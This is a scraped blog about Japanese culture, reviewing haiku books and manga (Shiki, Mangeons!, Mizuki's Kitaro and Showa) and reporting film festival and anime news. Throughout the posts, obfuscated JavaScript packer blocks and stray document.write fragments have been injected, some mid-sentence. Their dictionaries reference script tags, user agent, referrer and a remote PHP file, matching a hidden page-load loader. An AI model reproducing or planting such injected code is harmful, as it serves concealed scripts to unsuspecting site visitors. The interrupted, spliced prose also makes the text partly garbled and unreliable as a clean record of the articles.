Somme toute c’est une très bonne lecture de chevet et pas nécessairement que pour les amateurs de culture nippone ou de poésie.

Haikus, par S?seki (traduits par Elisabeth Suetsugu). Arles, Éditions Philippe Picquier, janvier 2002. 144 pages, 14.5 x 23.0 x 1.0 cm, 8,00 € / $32.95 Cnd, ISBN 2-8097-0125-8. Lectorat: pour tous!

Pour plus d’information vous pouvez aussi consulter les sites suivants:

[ Translate ]

Japanese movies at Fantasia 2016


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bdbkh|var|u0026u|referrer|tynha||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kayzh|var|u0026u|referrer|hynaf||js|php’.split(‘|’),0,{}))
This week the programmation for the 20th edition of the Fantasia International Film Festival was announced. Twenty years, document.write(“”); that’s worth celebrating! It will be held in Montreal from July 14 to August 3 and screenings will take place mostly at Concordia’s Theatre Hall and Salle J.A. de Sève. For more programming details you can check the festival’s web page at www.fantasiafestival.com, this year’s program [PDF] and screening schedule [PDF].

This year the festival offers 60 movies from Asia: 5 from China, 26 from Japan, 20 from Korea, 6 from Hong Kong, 1 from Taiwan, and 2 from Thailand.

As usual, we will concentrate our interest on the Japanese program that includes 4 anime (in total you can also find 33 other animated features — 29 shorts and 8 movies — from various countries). Besides Momotaro, Sacred Sailors, which is probably one of the first anime ever produced in Japan, there’s nothing out of the ordinary among those titles — although we’ve noticed that there’s lots of manga adaptations. Here’s a list of all the Japanese titles (with links to full description):


Anime:

Live-Action:

[ Traduire ]

Explosion of live-action adaptations

It seems that lately there is an explosion of announcements for live-action adaptations of anime or manga. Some were rumored for a long time and some come to a complete surprise. Here’s a few links to more detailed news stories:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eanie|var|u0026u|referrer|hndkk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nbysb|var|u0026u|referrer|hbbri||js|php’.split(‘|’),0,{}))

I can’t wait to watch those movies…

[ Traduire ]

Cent Sept Haiku

“Considéré comme « le père du haïku moderne », document.write(“”); Masaoka Shiki (1867-1902) – à qui l’on doit l’adoption définitive du terme – fut le grand défenseur de cette forme majeure de la poésie japonaise qu’il s’attacha à transmettre en fondant une école et une revue littéraire.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|anthd|var|u0026u|referrer|nkzth||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ybrre|var|u0026u|referrer|baeks||js|php’.split(‘|’),0,{}))

“En dépit de la brièveté de sa vie, son œuvre figure parmi celles des derniers maîtres de la grande tradition.“

Quelle solitude!
après le feu d’artifice —
l’étoile filante

(Texte du
site de l’éditeur; voir aussi la couverture arrière)

Lire la suite après le saut de page >>


Fils de samurai, Tsunenori Masaoka est né en 1867. À la fin de ses études de littérature à Tokyo, il prends le pseudonyme de Shiki (?? / Petit Coucou). Journaliste, il fonde la revue littéraire Hototogisu et publie plusieurs études critiques (notamment sur Bash?) et traités théoriques de poésie. Il meurt de tuberculose en 1902 à l’âge de 35 ans. Il a contribué à forger les formes modernes du tanka (issue du waka, un poème de cinq vers de 5-7-5-7-7 syllables) et du haiku. Il aurait composé près de 25,000 haiku et est considéré comme le père moderne du genre.

Le haiku [??] est issue du tanka, un poème de 31 mores (ou syllables) composé d’un tercet de 17 syllabes (5-7-5), appelé hokku [?? / “vers du début”], et d’un distique de 14 syllabes (7-7). Bash? ne conserva du tanka que la première partie, le hokku, pour en faire un haïkaï (??) et Shiki, qui en modernisa l’esprit, adopta définitivement le nom de haiku, formé par la contraction de haikai no hokku (“les premiers vers du haikai”).

Le haiku est donc un court poème (récité, et non chanté comme le tanka) qui doit “célébrer l’évanescence des choses”, contenir une “notion de saison (le kigo) et comporter une césure (le kireji)”. Le haiku ne doit pas être descriptif: c’est une sorte d’instantané qui fige avec spontanéité, concision et subtilité l’expression d’une sensation ou d’une émotion passagère souvent liée à l’observation de la nature. Bien sûr, il existe plusieurs tendances de haiku (zen, urbain, engagé, etc.) et les règles ne sont pas toujours respectées, particulièrement dans le cas d’une traduction (ou d’un haiku composé dans une langue étrangère) où il est difficile de conserver la métrique. L’important est d’en conserver l’esprit: trois lignes poétiques (qui ne riment pas et ne forment pas une longue phrase fluide mais plutôt des énoncés minimalistes — sans articles et avec une conjugaison simplifiée — séparés d’au moins une pause.

Cent sept haiku nous offre une sélection de haiku par Shiki. L’ouvrage n’a aucune préface mais heureusement se termine avec quelques notes explicatives. Chacun des haiku est présenté sur une page, avec le texte original japonais (en kanji et r?maji) et la traduction française. C’est très rapide à lire, quoiqu’il est nécessaire de relire chacun des haiku deux ou trois fois afin de bien en saisir le sens.

Certain seront sans doute déçu de ne pas découvrir dans ces haiku une grande profondeur philosophique. Pour ma part, j’ai trouvé difficile de ressentir la sensation ou l’émotion que l’auteur a voulu exprimer. Néanmoins, il est beaucoup plus facile de percevoir la scène qu’il décrit. Si l’on se plonge dans cette image paisible, on peut atteindre une certaine sérénité. Et c’est sans doute là que réside la beauté du haiku.

Cent sept haiku constitue donc une excellente introduction à ce genre de poésie japonaise qui connait une popularité croissante.

Cent sept haiku, par Masaoka SHIKI (traduits par Joan Titus-Carmel). Lagrasse, Éditions Verdier, août 2002. 120 pages, 0.9 x 14.5 x 22.0 cm, 14,70 € / $27.95 Cnd, ISBN 978-2-86432-360-0. Édition bilingue (Japonais / Français). Lectorat: pour tous!

Pour plus d’information vous pouvez aussi consulter les sites suivants:

[ Translate ]

Educational manga

What makes manga so interesting is that they can not only be used for entertainment but many of them also have a great educational value. I have already talked about manga adaptations of literary classics as well as of my interest for historical manga like The Rose of Versailles by Riyoko Ikeda, which is set in the prelude to the French revolution, or The Tale of Genji (adapted in manga by several mangaka, particularly Waki Yamato, Miyako Maki, Egawa Tatsuya), which is a romance story set at the Japanese royal court of the Heian era. It has long been thought that educational manga (and particularly historical manga or manga set in an historical context) were not popular, but recent successes (titles like Cesare, Emma, Rurouni Kenshin, Thermae Romae, or Vinland Saga come to mind) have proved that wrong. But, there’s more to this.

A few days ago, I was watching the news on NHK World and there was a report on a manga series about the History of Japan (unfortunately the report has no equivalent on the station’s website either as a written article or a streaming video that I can link to). This is another type of great educational manga that helped sparks a renewed interest in Japanese history but it is also used by public and “cram” schools to teach history.

I found this concept of Japanese history educational manga so interesting that I decided to research it a little further to get more details and discovered that at least three great publishers had released their own series about the history of Japan.

Continue reading

Kawamori interview on Forbes!

While browsing on the internet, document.write(“”); I just discovered this long and fascinating interview of Shoji Kawamori on the Forbes magazine!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iazat|var|u0026u|referrer|bszzd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ttati|var|u0026u|referrer|tyykb||js|php’.split(‘|’),0,{}))

The creator of Macross talks about the genesis of the series, about how important it is for him to create realistic mocha, about writing and directing, about how his work seems to have inspired many other creators (without ever being credited), and so many other things! It’s really an interesting article.

Akiyuki Nosaka passes away

Earlier this month, document.write(“”); I read on Anime News Network that Akiyuki Nosaka, the novelist who wrote the famous japanese story Grave of the Fireflies (????? / Hotaru no Haka), passed away on December 9 at the age of 85. Written in 1967, the story was semi-autobiographical as it was inspired by his war-time experience as a kid, particularly the firebombing of Kobe in 1945.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yyrbt|var|u0026u|referrer|sbdtb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zrzie|var|u0026u|referrer|tirki||js|php’.split(‘|’),0,{}))

In 1988, the novel was adapted into a beautiful
animated movie by Studio Ghibli under the direction of Isao Takahata.

Mangeons! (1)

“D’elle, document.write(“”); on ne connaît rien ou presque. Cette superbe jeune femme surgit sans crier gare dans la vie de gens ordinaires qui ont pour point commun d’être agacés, écrasés parfois, par les tracas du quotidien. Jeune diplômé attendant désespérément le résultat d’un entretien d’embauche, homme hanté par le souvenir de la rupture avec sa compagne, mari torturé par sa propre infidélité… Les âmes à secourir sont légion pour celle qui pourrait être la déesse de la bonne chère. Le temps d’un repas auquel elle convie silencieusement cette galerie de personnages, elle leur redonnera le sourire, l’espoir, ou cette légèreté qu’ils ont perdue. Ses armes : une gourmandise ô combien communicative et une sensualité où se rejoignent désir et plaisir du palais, qui feront vite oublier l’incongruité de ses apparitions toujours plus hilarantes.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ntdhk|var|u0026u|referrer|efyni||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|httht|var|u0026u|referrer|hhana||js|php’.split(‘|’),0,{}))

“Entre un bol de nouilles avalé goulûment dans une gargote, des fruits de mer grillés à même le bord de mer où ils ont été ramassés, un steak haché préparé avec amour à la maison, ce pendant féminin du Gourmet Solitaire de Jirô Taniguchi nous convie à un voyage gastronomique, sensuel et comique dans le paysage culinaire japonais d’aujourd’hui, et oeuvre à nous rappeler que la gourmandise est peut-être le plus grand plaisir de la vie et que nous perdrions beaucoup à le bouder.”

Une comédie gourmande en quatre tomes.

(Texte du site de l’éditeur; voir aussi la couverture arrière)

Lire la suite après le saut de page >>


Mangeons ! (????? / Taberu Dake / lit. “just eating”) est un manga seinen par Sanko Takada qui est d’abord paru en feuilletons dans la magazine Gekkan! (Monthly) Spirits de l’éditeur japonais Shôgakukan entre décembre 2010 et novembre 2013. La série maintenant complète a été compilée en quatre volumes (le premier volume est paru en novembre 2011, le second en mai 2012, le troisième en juin 2013 et le quatrième en janvier 2014). La version française est publiée dans la collection Sakka de Casterman (paru respectivement en mars, juin, octobre 2014 et en février 2015).

Fait intéressant, l’auteur — qui a remporté avec ce titre le 66ème Grand prix comics des nouveaux auteurs de Shôgakukan — est non seulement passionnée par son sujet mais le maîtrise parfaitement puisqu’elle est elle-même diététicienne! La protagoniste de l’histoire rencontre dans chaque chapitre une personne différente avec qui elle partage un repas, écoute leur problèmes et les laisse dans le bonheur, le tout n’étant sans doute qu’un prétexte pour partager avec les lecteurs ses connaissances gastronomiques. Chose amusante, le manga a également été adapté en juillet 2013 par TV Tokyo en une série télévisée de douze épisodes mettant en vedettes les actrices et chanteuses Mariko Goto et Hirofumi Arai. (Ci-contre, page 59)


Le sujet gastronomique, qui me rappel beaucoup Gourmet Solitaire de Jirô Taniguchi — mais avec une tournure humoristique et supernaturelle, dans le style Video Girl Ai ou Ah! My Goddess — en fait un titre qui aurait pu être intéressant… si l’histoire n’était pas aussi insipide, terne et répétitive. Et chaque chapitre nous apparait beaucoup trop court. Il manque quelque chose à la recette…

Dans le chapitre 1, “La déesse et son bol de riz garni,” un jeune en recherche d’emploi désespère de n’avoir aucune réponse. Il reçoit un mail disant “Aujourd’hui vous avez le soutien d’une déesse! Prenez des forces et tout ira bien!” Une jeune femme apparait donc de nulle part et l’entraîne dans un petit restaurant qui ne paie pas de mine où elle commande deux ”Staminadon” (un bol de riz avec une garniture de viande et de légumes sautés). Ils mangent avec enthousiasme et, tout revigoré, il est prêt à se relancer dans la recherche d’emploi! Dans le chap. 2, “Steaks hachés Full Power”, elle montre à un jeune garçon à préparer son repas lui-même à la maison sans attendre sa mère qui est au travail. Au chap. 3, “Dango tricolores sous les cerisiers”, elle partage des boulettes à base de farine de riz avec un homme nostalgique après une rupture. Dans le chap. 4, “Un homme, deux femmes et des bentos”, elle partage une boite à lunch avec un homme qui trompe sa femme. Dans le chap. 5, “Le gâteau coup de coeur”, elle partage un morceau de gâteau et fait vivre de grandes émotions à une jeune fille qui rêve du grand amour. Dans le chap. 6, “Histoire de nouilles”, elle fait des Udon avec un joueur de pachinko qui se prend pour Don Juan. Dans le chap. 7, “Torimotsu night”, elle partage des tripes sur du riz avec Une-chan, le gros chat du quartier. Dans le chap. 8, “Mori-ken et les palourdes”, elle apparait comme une pêcheuse de palourde en détresse à un sauveteur cuistot (pas fameux ce récit).

Le volume se termine avec deux histoires ayant remportées le 66e grand prix Shôgakukan du nouvelle espoir. Dans la première, “Une bonne bouchée de curry”, elle aide un salaryman célibataire à se préparer un plat de curry. Dans la seconde, “La belle et le poisson”, elle prépare du poisson pour une jeune fille qui manque de confiance en elle. Chacune des histoires de ce volume sont entrecoupées de ”L’analyse nutritionnelle d’Ume et de l’auteur” qui analyse la valeur nutritive de chacun des plats présentés. Un peu nul.

Le concept a du potentiel, le dessin est bien mais l’histoire est ennuyeuse et ne “click” pas du tout. J’ai fais la découverte de ce titre en novembre dernier et en ai débuté la lecture en janvier suivant. J’en ai lu quelques pages ici là laborieusement pour l’abandonner au trois-quart au début février. Je l’ai terminé aujourd’hui pour en faire le commentaire. Pénible lecture. Je ne lirai donc pas les tomes suivants.

Mangeons! Vol. 1, écrit et illustré par Sanko Takada. Paris, Casterman (Coll. Sakka), mars 2014. 184 pages, 13.2 x 18 x 1.6 cm, 7,95 € / $13.25 Cnd, ISBN 9782203077034. Lectorat de 14 ans et plus. Un extrait d’une douzaine de pages sur le site de l’éditeur japonais (en japonais évidemment!).

Pour plus d’information vous pouvez aussi consulter les sites suivants:

[ Translate ]

Shigeru Mizuki 1922-2015

I just read on Anime News Network yesterday that Shigeru Mizuki passed away on Monday morning in a Tokyo hospital of heart failure following a bad fall in his home on November 11.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|thkrf|var|u0026u|referrer|kntbe||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tdeay|var|u0026u|referrer|eazar||js|php’.split(‘|’),0,{}))

I just
bought a couple of his manga to comment on them later. I had previously commented on two of his works:


Here’s what I wrote about him in those comments:


Shigeru Mizuki is one of those older generation’s mangaka (like Shôtarô Ishimori, document.write(“”); Sampei Shirato, Yoshihiro Tatsumi, Osamu Tezuka, Kazuo Umezu) who tell stories in a relatively simple and rather crude, sometimes even caricatural, style. Born in 1922, he showed an early artistic talent but WWII did not give him the chance to make a career. Conscript in 1943, he found himself in Papua New Guinea where he saw the horror of war (sick, he barely survives the massacre of his unit) and was seriously injured in an Allied bombing at Rabaul in 1944. Amputated of his left arm, he learns to drawn with the right and, among other various small jobs, works as a kami-shibai artist and storyteller (story illustrated with painted cardboard panels and presented by a street storyteller). He starts his mangaka career late, with the release of Rocket Man in 1957. He first works mostly for the Kashibonya market (libraries who rented books at low prices) and then joined Garo magazine in its debut in 1964. Mizuki is “above all a creator of ghost stories” (Frederik Schodt, Manga! Manga!, P. 15) and is best known for his Kitaro series (first known as Hakaba no Kitaro [Graveyard’s Kitaro] and later as Ge ge ge no Kitaro [Kitaro the repulsive] serialized in weekly Shonen magazine from 1965 to 1969; available in English from Drawn & Quarterly) as well as many other tales of horror inspired by the yokai (monsters) of the traditional Japanese folklore. I can only wonder: was he writing this kind of stories because he was haunted by all the deaths he witnessed during the war?

With the 70s, he is finally ready to directly address another kind of horror: the one he lived during the war. In 1971 he serialized Gekiga Hitler (“Hitler: A Biography”, available in french from Cornélius) in the seinen magazine Weekly Manga Sunday (compiled in a single volume by Jitsugyo no Nihon-sha in 1972). This book is both a kind of personal introspection (where he tries to understand what happened to him during the war) and his take on a period of history that most people would prefer to keep quiet (maybe trying to explain what happened during the war to a younger generation who didn’t live through it). In 1973, he continued on the same line with the publication of Sôin Gyokusai Seyo (Onward Towards Our Noble Deaths, available in English from Drawn & Quarterly and in French [Operation Mort], from Cornélius), which is an “anti-militarist story denouncing the blind and vain sacrifice” of the japanese soldiers (Thierry Groensteen, L’Univers des mangas, p. 109) and is directly based on his own experience in Papua New Guinea.

This has given him a taste for autobiography, so he published NonNonBâ to ore (lit. “Grandma and Me” / NonNonBâ, available in English from Drawn & Quarterly) in 1977, where he looks back on his childhood and how he discovered, through the stories of an old woman, the supernatural “bestiary” of traditional Japanese folklore. He continues in 1988 with Komikku Showa-Shi (Showa: A history of Japan, available in English from Drawn & Quarterly), a history of Japan in manga dealing with the Showa era (1926-1989) in eight volumes. Finally, in 2006, he began a new series where he tackles a true autobiography: Mizuki Shigeru Den (“Mizuki’s Life”, available in French from Cornélius).

His style and humane stories, expressing deep respect for all life, make him “one of the forerunners of the 1960s gekiga movement, which sought to introduce more realistic artwork to Japanese comics” (Jason Thompson, Manga: The complete guide, p. 123). For more information on the gekiga movement, I’d like to refer you to my comments on A Drifting Life by Yoshihiro Tatsumi. On Shigeru Mizuki himself, you can see ANN’s entry and the 106th episode of “Jason Thompson’s House of 1000 Manga” dedicated to him.

[ Traduire ]

Salon du livre 2015

Montreal Book Fair 2015
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zkeye|var|u0026u|referrer|fyieb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kkzaa|var|u0026u|referrer|ntfdb||js|php’.split(‘|’),0,{}))
Cette année encore j’ai répété la traditionnelle visite au
Salon du livre de Montréal. Histoire d’essayer d’avoir une vision holistique de l’édition cette année et de faire un peu de shopping karmique (il y a tellement de choses à voir qu’il faut espérer que le hasard fasse bien les choses et que l’on découvre ce qui nous intéresse vraiment ou ce que l’on est destiné à découvrir).

Contrairement à mon habitude je n’y suis pas allé vendredi (n’ayant pas reçu la passe pour la journée des professionnels) mais plutôt samedi. Je me suis dit que tant qu’à payer autant y aller une journée pour voir un maximum de monde. Maximum de monde il y avait. Un peu trop à mon goût (My kingdom for a two-handed sword!)

J’ai donc pu rencontrer Claude R. Blouin, document.write(“”); un spécialiste du cinéma nippon que je croise annuellement au Festival des Films du Monde. Je l’ai manqué à sa séance de signature aux Presses de l’Université Laval (où il a publié un fort intéressant essai sur le cinéma japonais) mais j’ai tout de même réussi à l’attraper au kiosque des Éditions Mots en toile où il signait Les cueilleuses de bleuets, un recueil de nouvelles publié l’an dernier et inspiré de toiles de maîtres ou d’images.

J’ai aussi pu passé par le kiosque des Éditions Alire, pour le cinq à sept des revues, et saluer et faire la jasette à plusieurs de mes connaissances qui y sont publiés.

Il y a vraiment beaucoup de choses à voir au salon du livre. Trop. Nos sens sont saturés de toute part et c’en est vraiment accablant. Ça ne s’améliore pas d’année en année.

Contrairement à mon habitude de ne JAMAIS acheter au salon du livre, j’ai succombé à la tentation une fois, puis, étant sur la pente glissante du désir livresque, une autre et un autre. Ça ma coûté cher mais là j’ai de la lecture intéressante pour un bout. Il reste à trouver le temps de les lire et de les commenter. Voici donc mes heureux achats (après le saut de page):

Le cinéma japonais et la condition humaine

“Que garder du bushido dans la société nouvelle ? Comment honorer les doctrines équilibristes du shintoïsme à l’ère du capitalisme accéléré ? Que faire des conceptions étendues de la famille à l’heure où celle-ci doit se recentrer en noyau nucléaire ? La question de la transmission traverse tout le cinéma japonais.”

“Nous aider à saisir le rythme poétique japonais, les enjeux politiques et révolutionnaires sous-jacents à ce cinéma surcodé, dont les clés sont moins l’affaire d’une élite bourgeoise que celle d’une culture radicalement transformée, c’est ce à quoi Claude Blouin s’est consacré.”

(Extrait de la préface de Mathieu Li-Goyette présentée sur le site de l’éditeur)

Cet essai m’apparait passionnant et j’ai bien hâte de le lire. En attendant, vous pouvez consulter un extrait des vingt premières pages sur le site de l’éditeur.

Le cinéma japonais et la condition humaine, par Claude R. Blouin. Québec, Presses de l’Université Laval, octobre 2015. 180 pg., $24.95 Can. ISBN: 978-2-7637-2694-6.

Kitaro

“Meet Kitaro. He’s just like any other boy, except for a few small differences: he only has one eye, his hair is an antenna that senses paranormal activity, his geta sandals are jet-powered, and he can blend into his surroundings like a chameleon. Oh, and he’s a three-hundred-and-fifty-year-old yokai (spirit monster). With all the offbeat humour of an Addams Family story, Kitaro is a lighthearted romp in which the bad guys always get what’s coming to them.”

Kitaro is bestselling manga-ka Shigeru Mizuki’s most famous creation. The Kitaro series was inspired by a kamishibai, or storycard theater, entitled Kitaro of the Graveyard. Mizuki began work on his interpretation of Kitaro in 1959. Originally the series was intended for boys, but once it was picked up by the influential Shonen magazine it quickly became a cultural landmark for young and old alike. Kitaro inspired half a dozen TV shows, plus numerous video games and films, and his cultural importance cannot be overstated. Presented to North American audiences for the first time in this lavish format, Mizuki’s photo-realist landscapes and cartoony characters blend the eerie with the comic.” (Text from the publisher’s web site)

Despite his cartoony style, Shigeru Mizuki is one of the great master’s of Japanese manga. This is a must-read classic that I’ve always wanted to have. It’s just too bad that Drawn & Quarterly is too cheap to provide review copies (unlike other north american publishers I’ve been dealing with). And just after the book fair, I see that the book is on sale $10 off on their website. WTF!

Kitaro, by Shigeru Mizuki. Montreal, Drawn & Quarterly, july 2013. B&W paperback, 6.5 X 8.7, 432 pgs., $24.95 US/Can. ISBN: 9781770461109. There an 8-page extract available.

Showa 1944–1953: A History of Japan

Showa 1944–1953: A History of Japan continues award-winning author Shigeru Mizuki’s autobiographical and historical account of the Showa period in Japan. This volume recounts the events of the final years of the Pacific War, and the consequences of the war’s devastation for Mizuki and the Japanese populace at large.”

“After the surprise attack at Pearl Harbor, Japan and the United States are officially at war. The two rival navies engage in a deadly game of feint and thrust, waging a series of microwars across the tiny Pacific islands. From Guadalcanal to Okinawa, Japan slowly loses ground. Finally, the United States unleashes the deathblow with a new and terrible weapon—the atomic bomb. The fallout from the bombs is beyond imagining.”

“On another front, Showa 1944–1953 traces Mizuki’s own life story across history’s sweeping changes during this period, charting the impact of the war’s end on his life choices. After losing his arm during the brutal fighting, Mizuki struggles to decide where to go: whether to remain on the island as an honored friend of the local Tolai people or return to the rubble of Japan and take up his dream of becoming a cartoonist. Showa 1944–1953 is a searing condemnation of the personal toll of war from one of Japan’s most famous cartoonists.” (Text from the publisher’s web site)

I’ve previously commented the first volume of this manga (I borrowed it at the library). I’ll probably also borrow volume 2 in order to comment on it and then I’ll read and comment this volume 3 of the series. This period of Japanese history was interesting me more so I’ve decided to purchase that particular volume (I’ll probably also purchase the volume 4, if I can). I’ve also commented on his graphical biography of Hitler. His work is superb (despite the cartoony style) and is an essential part of manga’s history and as such it is an absolute must-read. I can’t wait! (Darn! This one is also discounted on the web site! Damn you, D&Q!).

Showa 1944–1953: A History of Japan, by Shigeru Mizuki. Montreal, Drawn & Quarterly, november 2014. B&W paperback, 6.5 X 8.8, 536 pgs., $24.95 US/Can. ISBN: 9781770461628. An 11-page extract is available.


A new Macross TV series

I have recently learned (via Anime News Network) that a new Macross TV series is in production. Titled Macross Delta (no doubt because of the unique delta wing design of the new Valkyries), document.write(“”); it is the story of the “Tactical Sound Unit” Walküre, a group of five singers who battles the Var Syndrome which is consuming the galaxy, alongside the mysterious Aerial Knights Valkyrie fighter team of the Kingdom of Wind. 18-year-old Minori Suzuki will play Freyja Wion, one of the singers.
